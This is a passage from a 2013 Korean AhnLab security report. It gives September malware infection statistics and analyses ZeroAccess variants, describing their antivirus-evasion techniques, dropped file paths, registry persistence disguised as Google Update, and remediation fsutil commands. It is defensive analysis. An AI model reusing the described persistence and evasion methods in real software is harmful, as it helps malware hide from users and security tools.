# ASEC REPORT

VOL.45 | 2013.09

AhnLab

# CONTENTS

ASEC(AhnLab Security Emergency response Center)은
악성코드 및 보안 위협으로부터 고객을 안전하게 지키기
위하여 보안 전문가로 구성된 글로벌 보안 조직입니다.
이 리포트는 ㈜안랩의 ASEC에서 작성하며,
매월 발생한 주요 보안 위협과 이슈에 대응하는
최신 보안 기술에 대한 요약 정보를 담고 있습니다.
자세한 내용은 안랩닷컴(www.ahnlab.com)에서
확인하실 수 있습니다.

악성코드 동향

# 01. 악성코드 통계

## 9월 악성코드, 전월 대비 40만 건 감소

ASEC이 집계한 바에 따르면, 2013년 9월에 감염이 보고된 악성코드는 235만 9753건인 것으로 나타났다. 이는 전월 276만 3163건에 비해 40만 3410건이 감소한 수치다([그림 1-1]). 이 중 가장 많이 보고된 악성코드는 Trojan/Win32.onlinegamehack이었으며, Textimage/Autorun과 Win-Trojan/Patched.kg가 다음으로 많았다. 또한 총 3건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).

그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이





표 1-1 | 2013년 9월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

| 순위 | 등락 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | — | Trojan/Win32.onlinegamehack | 164,399 | 19.7 % |
| 2 | — | Textimage/Autorun | 99,536 | 11.9 % |
| 3 | NEW | Win-Trojan/Patched.kg | 76,382 | 9.2 % |
| 4 | ▲9 | Win-Trojan/Agent.149246 | 63,066 | 7.6 % |
| 5 | ▼1 | Win-Trojan/Wgames.Gen | 58,815 | 7.1 % |
| 6 | ▲1 | RIPPER | 43,775 | 5.2 % |
| 7 | ▼1 | Als/Bursted | 40,456 | 4.8 % |
| 8 | ▼3 | Trojan/Win32.agent | 28,116 | 3.4 % |
| 9 | ▲5 | Win32/Autorun.worm.307200.F | 27,520 | 3.3 % |
| 10 | ▲5 | JS/Agent | 26,593 | 3.2 % |
| 11 | ▲5 | Win-Trojan/Malpacked5.Gen | 26,204 | 3.1 % |
| 12 | ▼1 | ASD.PREVENTION | 25,628 | 3.1 % |
| 13 | ▼1 | BinImage/Host | 24,092 | 2.9 % |
| 14 | ▲3 | Win-Trojan/Asd.variant | 21,230 | 2.5 % |
| 15 | NEW | Backdoor/Win32.plite | 20,906 | 2.5 % |
| 16 | ▲2 | JS/Exploit | 20,523 | 2.5 % |
| 17 | ▼14 | Trojan/Win32.Gen | 19,631 | 2.3 % |
| 18 | ▲1 | Win32/Virut.f | 17,615 | 2.1 % |
| 19 | ▼10 | Win-Trojan/Onlinegamehack140.Gen | 14,851 | 1.8 % |
| 20 | NEW | Adware/Win32.agent | 14,830 | 1.8 % |
| | | TOTAL | 834,168 | 100.0 % |

## 악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 이 중 Trojan/Win32가 총 35만 6576건으로 가장 빈번히 보고된 것으로 조사됐다. Win-Trojan/Agent는 18만 3970건, Textimage/Autorun은 9만 9546건을 각각 기록해 그 뒤를 이었다.

표 1-2 | 악성코드 대표진단명 최다 20건

| 순위 | 등락 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | — | Trojan/Win32 | 356,576 | 25.6 % |
| 2 | — | Win-Trojan/Agent | 183,970 | 13.2 % |
| 3 | — | Textimage/Autorun | 99,546 | 7.1 % |
| 4 | NEW | Win-Trojan/Patched | 89,837 | 6.4 % |
| 5 | ▼1 | Win-Trojan/Onlinegamehack | 75,545 | 5.4 % |
| 6 | ▲1 | Win-Trojan/Wgames | 58,815 | 4.2 % |
| 7 | ▼2 | Win-Trojan/Downloader | 56,007 | 4.0 % |
| 8 | — | Win32/Conficker | 50,459 | 3.6 % |
| 9 | ▼3 | Adware/Win32 | 49,667 | 3.6 % |
| 10 | ▲1 | Win32/Autorun.worm | 47,744 | 3.4 % |
| 11 | ▼2 | Win32/Virut | 44,820 | 3.2 % |
| 12 | — | RIPPER | 43,775 | 3.2 % |
| 13 | ▼3 | Als/Bursted | 40,456 | 2.9 % |
| 14 | — | Win32/Kido | 38,573 | 2.8 % |
| 15 | NEW | Backdoor/Win32 | 31,148 | 2.2 % |
| 16 | ▲4 | JS/Agent | 26,703 | 1.9 % |
| 17 | ▼4 | Malware/Win32 | 26,343 | 1.9 % |
| 18 | NEW | Win-Trojan/Malpacked5 | 26,204 | 1.9 % |
| 19 | ▼1 | ASD | 25,628 | 1.8 % |
| 20 | ▼1 | BinImage/Host | 24,092 | 1.7 % |
| | | TOTAL | 1,395,908 | 100.0 % |

## 9월 최다 신종 악성코드 트로이목마

[표 1-3]은 9월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 9월의 신종 악성코드는 Win-Trojan/Hupigon.1179031이 9291건으로 전체의 30.4%를 차지했다. ACAD/Agent는 3931건이 보고돼 12.9%로 그 뒤를 이었다.


표 1-3 | 9월 신종 악성코드 최다 20건

| 순위 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|
| 1 | Win-Trojan/Hupigon.117903 | 9,291 | 30.4 % |
| 2 | ACAD/Agent | 3,931 | 12.9 % |
| 3 | Win-Trojan/Malpack.94720 | 2,860 | 9.3 % |
| 4 | Win-Trojan/Agent.319488.EC | 1,877 | 6.1 % |
| 5 | Win-Trojan/Onlinegamehack.187530 | 1,708 | 5.6 % |
| 6 | Win-Trojan/Urelas.236212 | 1,469 | 4.8 % |
| 7 | Win-Trojan/Downloader.31557 | 1,195 | 3.9 % |
| 8 | Win-Trojan/Jorik.327325 | 1,095 | 3.6 % |
| 9 | Win-Trojan/Agent.93947 | 825 | 2.7 % |
| 10 | JS/Decode | 757 | 2.5 % |
| 11 | Win-Trojan/Bootkit.219772 | 728 | 2.4 % |
| 12 | Win-Trojan/Onlinegamehack.222828 | 722 | 2.4 % |
| 13 | Win-Trojan/Agent.170496.EB | 631 | 2.1 % |
| 14 | Win-Trojan/Agent.206443 | 629 | 2.0 % |
| 15 | Win-Trojan/Onlinegamehack.217279 | 604 | 2.0 % |
| 16 | Win-Trojan/Banki.19459 | 584 | 1.9 % |
| 17 | Win-Trojan/Patched.KE | 507 | 1.7 % |
| 18 | Win-Trojan/Agent.27985.B | 471 | 1.5 % |
| 19 | Win-Adware/Enumerate.150904 | 372 | 1.2 % |
| 20 | Win-Trojan/Morix.89600 | 310 | 1.0 % |
| | TOTAL | 30,566 | 100.0 % |

## 9월 악성코드 유형 트로이목마가 55.3%

[그림 1-2]는 2013년 9월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마가 55.3%로 가장 높은 비율을 나타냈고 웜은 8.4%, 스크립트는 7.4%의 비율을 각각 차지했다.


그림 1-2 | 악성코드 유형별 비율




## 악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 트로이목마, 웜, 익스플로이트 등은 전월에 비해 증가세를 보였으며 스크립트, 바이러스, 애드웨어, 드롭퍼, 다운로더, 스파이웨어는 감소했다. 애프케어 계열은 전월 수준을 유지했다.


그림 1-3 | 2013년 8월 vs. 2013년 9월 악성코드 유형별 비율



## 신종 악성코드 유형별 분포

9월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 82%로 가장 많았고, 애드웨어와 익스플로이트가 3%와 2%로 각각 집계됐다.

그림 1-4 | 신종 악성코드 유형별 분포



악성코드 동향

# 02. 악성코드 이슈

### ZeroAccess 악성코드의 지속적인 등장

과거의 악성코드는 특수한 목적으로 제작됐기 때문에 백신 제품으로 큰 어려움 없이 제거할 수 있었다. 악성코드 제작자들은 분석가로부터 자신의 존재를 숨기기 위해 정상 파일과 유사한 이름을 사용하거나 전문가가 아니면 프로세스명을 모두 확인할 수 없는 system32 폴더와 같은 곳에 악성코드를 숨겼다. 그러나 악성코드가 분석가들에 의해 쉽게 파악되자 악성코드 제작자들은 자신의 프로그램을 지켜내기 위해 다양한 방법을 동원해 백신 프로그램을 우회하는 방법을 고민하게 됐다.

최근에 여러 변종이 보고되고 있는 ZeroAccess 악성코드는 새로운 악성코드는 아니지만 꾸준히 변종을 유포하고 있는데다, 아래와 같은 여러가지 방법을 사용해 지속적으로 백신 제작자들을 힘들게 하고 있다.

- MBR 영역을 조작해 백신에서 치료가 되더라도 부팅시 마다 계속 악성코드를 생성
- 운영체제의 로드된 드라이버 중에 하나를 타깃으로 정해 감염을 시키고, 파일 시스템을 가로챔
- ADS(Alternate Data Stream) 영역에 자신을 은닉
- 프로세스의 권한을 변경해 백신의 치료를 방해
- 운영체제의 정상 프로세스에 자신의 코드를 주입





그림 1-5 | 정상 프로세스에 자신의 코드를 주입

ZeroAccess 악성코드 감염 후 접근 권한을 변경하면 [그림 1-6]과 같은 오류 메시지가 나타난다.





그림 1-6 | 접근 권한 변경




그림 1-7 | 파일이나 폴더의 접근 권한 변경과 오류 메시지

악성코드 감염 시 생성된 폴더를 살펴보면 [그림 1-8]과 같다.





그림 1-8 | 악성코드가 생성하는 파일들

- C:₩Documents and Settings₩<User Name>₩Local Settings₩Applicatuin Data₩google₩{7ae63c65….}₩
- C:₩Program Files₩Google₩Desktop₩Install₩{7ae63c65…..}₩

아래에 다음과 같은 파일과 디렉토리들을 생성한다.
U : Directory
L : Directory
@ : Data 파일(시간 정보 및 몇 가지 정보가 담김 )
GoogleUpdate.exe : PE 파일 (Payload 기능의 dll 파일)

- C₩Windows₩assembly₩GAC₩Desktop.ini : GoogleUpdat.exe에 의해 생성되는 파일

### – 조치방법

2011년 이전에 발생한 ZeroAccess 악성코드들은 드라이버를 감염시켜 완전한 치료를 위해서는 전용백신을 이용해야 했으나, 현재는 백신 프로그램으로도 정상적인 진단 및 치료가 가능하다. 단 운영체제의 정상 프로세스에 자신의 코드를 덮어쓰기 때문에, 완전한 치료를 위해서는 치료 후 재부팅이 반드시 필요하다. 만약 치료 시 재시작이 되지 않을 경우 실시간 감시의 치료 창이 지속적으로 발생하게 된다.

〈V3 제품군의 진단명〉
Trojan/Win32.AZccess (2013.09.04.03)
Backdoor/Win32.ZAccess (2013.08.20.00)

## 구글 업데이트를 위장한 ZeroAccess 악성코드

최근 윈도우 비스타(Windows Vista), 윈도우7(Windows7) 운영체제에서 인터넷을 통해 다운로드받은 파일을 바이러스로 인식하는 특이한 증상이 발견됐다. 이는 앞서 살펴본 ZeroAccess 악성코드 변형이다. 이러한 증상으로 PC 사용에 불편을 호소하는 사용자가 있는 것으로 보고됐다.

이번에 발견된 ZeroAccess 악성코드에 감염된 상태에서는 아래 [그림 1-9]와 같이 정상 전용백신 파일을 각각의 웹 브라우저에서 다운로드할 때, 바이러스로 인식해 삭제됐다는 경고가 나타났다. 바이러스 검사 실패로 파일 다운로드가 되지 않거나, 파일이 다운로드됐다고 나오지만 실제로는 다운로드되지 않은 것이 확인됐다. 웹 브라우저에서 어떠한 파일을 다운로드 하더라도 동일한 결과가 나타났다.




그림 1-9 | 바이러스로 인식해 삭제됐다는 경고





그림 1-10 | 인터넷 익스플로러9의 파일 다운로드 경고 화면, 다운로드 관리자





그림 1-11 | 바이러스 검사 실패


그림 1-12 | 크롬(Chrome)에서 파일 다운로드 후 나타난 경고, 크롬 다운로드 관리자





그림 1-13 | 파이어폭스(FireFox) 다운로드 관리자

인터넷 익스플로러(IE), 크롬과는 다르게 [1-13]과 같이 파이어폭스에서는 정상적으로 파일이 다운로드된 것처럼 보였지만, 파일을 다운로드받은 후에는 해당 파일이 존재하지 않았다.

해당 악성코드 치료 후에도 웹 브라우저를 통해 파일이 다운로드되지 않아 확인해 보니, ZeroAccess 악성코드에 의해 Windows Defender 프로그램 파일들이 심볼 링크(Symbolic Link)로 변경돼 정상적으로 실행되지 않아 나타난 것으로 밝혀졌다.




그림 1-14 | Windows Defender 폴더의 하위 폴더 및 파일들이 심볼 링크로 바뀐 모습

[그림 1-14]의 Windows Defender 폴더를 삭제하면 임시 방편으로 웹 브라우저를 통해 파일이 다운로드되지 않는 문제를 해결할 수 있다. 또 [표 1-4]와 같이 fsutil 명령을 이용해 심볼 링크로 변경된 Windows Defender 폴더의 하위 폴더 및 파일들을 심볼 링크를 제거해 해결하는 방법도 있다.

```
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩ko-KR"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MpAsDesc.dll"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MpClient.dll"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MpCmdRun.exe"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MpCommu.dll"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MpEvMsg.dll"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MpOAV.dll"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MpRTP.dll"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MpSvc.dll"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MSASCui.exe"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MsMpCom.dll"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MsMpLics.dll"
fsutil reparsepoint delete "c:₩Program Files₩Windows Defender₩MsMpRes.dll"
```

표 1-4 | fsutil 명령

단 fsutil 명령을 이용하기 위해서는 명령 프롬프트를 실행할 때 아래 [그림 1-15]와 같이 관리자 권한으로 실행해야 한다.




그림 1-15 | 명령 프롬프트를 관리자 권한으로 실행하는 방법

위 fsutil 명령을 메모장에 복사해서 bat 파일로 만든 뒤 실행하면 Windows Defender 하위 폴더 및 파일들의 심볼 링크를 한 번에 제거할 수 있으며, 아래 압축 파일을 해제하면 bat 파일을 확인할 수 있다.

http://provide.ahnlab.com/v3sos/WDfix.zip

(※ 단 증상이 나타난 PC에서는 다운로드가 되지 않으니 위 파일은 다른 정상 PC에서 다운로드받아야 한다.)

WDfix.zip 파일을 임의의 위치에 다운로드받아 압축을 해제한 다음에 명령 프롬프트를 관리자 권한으로 실행하고, 프롬프트 경로를 WDfix.bat 파일이 위치한 경로로 변경해 bat 파일을 실행하면 된다. [그림 1-16]은 명령 프롬프트에서 WDfix.bat 파일을 실행한 예시 화면이다.




그림 1-16 | WDfix.bat 실행 화면

해당 악성코드 감염 시 아래와 같이 파일을 생성하고, 시스템 시작시 자동으로 실행되도록 레지스트리에 등록한다.

**[파일 생성]**

- C:₩Program Files₩Google₩Desktop₩Install₩{5b59de3c-f4bd-9bb1-c23a-d28ec6914577}₩ ₩...₩???₩{5b59de3c-f4bd-9bb1-c23a-d28ec6914577}₩**googleupdate.exe**
- C:₩Users₩User₩Appdata₩Local₩Google₩Desktop₩Install₩{5b59de3c-f4bd-9bb1-c23a-d28ec6914577}₩???₩???₩???₩{5b59de3c-f4bd-9bb1-c23a-d28ec6914577}₩**googleupdate.exe**
- C:₩Program Files₩Google₩Desktop₩Install₩{5b59de3c-f4bd-9bb1-c23a-d28ec6914577}₩ ₩...₩???₩{5b59de3c-f4bd-9bb1-c23a-d28ec6914577}₩U₩**00000001.@**
- C:₩Program Files₩Google₩Desktop₩Install₩{5b59de3c-f4bd-9bb1-c23a-d28ec6914577}₩ ₩...₩???₩{5b59de3c-f4bd-9bb1-c23a-d28ec6914577}₩U₩**80000000.@**
- C:₩Program Files₩Google₩Desktop₩Install₩{5b59de3c-f4bd-9bb1-c23a-d28ec6914577}₩ ₩...₩???₩{5b59de3c-f4bd-9bb1-c23a-d28ec6914577}₩U₩**80000001.@**

– C:₩Program Files₩Google₩Desktop₩Install₩{5b59de3c–f4bd–9bb1–c23a–d28ec6914577}
₩ ₩...₩???₩{5b59de3c–f4bd–9bb1–c23a–d28ec6914577}₩U₩800000cb.@

**[레지스트리 등록]**

[HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run]
"Google Update"="C:₩Users₩User₩Appdata₩Local₩Google₩Desktop₩Install₩{5b59de3c–f4bd–9bb1–c23a–d28ec6914577}₩???₩???₩???₩{5b59de3c–f4bd–9bb1–c23a–d28ec6914577}₩**googleupdate.exe**"

[HKLM₩SYSTEM₩CurrentControlSet₩Services₩gupdate]
"ImagePath"=" C:₩Program Files₩Google₩Desktop₩Install₩{5b59de3c–f4bd–9bb1–c23a–d28ec6914577}
₩ ₩...₩???₩{5b59de3c–f4bd–9bb1–c23a–d28ec6914577}
₩**googleupdate.exe**"

Run 키에 등록된 구글 업데이트 값은 은폐된 상태로 레지스트리 편집기에서 접근할 경우 [그림 1–17]과 같은 오류 내용을 확인할 수 있다.


그림 1–17 | 레지스트리 편집기의 구글 업데이트 값 표시 오류

[그림 1–18]과 같이 'Google Update Service'로 등록된 서비스는 정상 구글 업데이트 서비스와 유사한 것을 확인할 수 있다.

또한, 아래 사이트에 접속해 사용자 IP의 위치 정보를 확인한다.

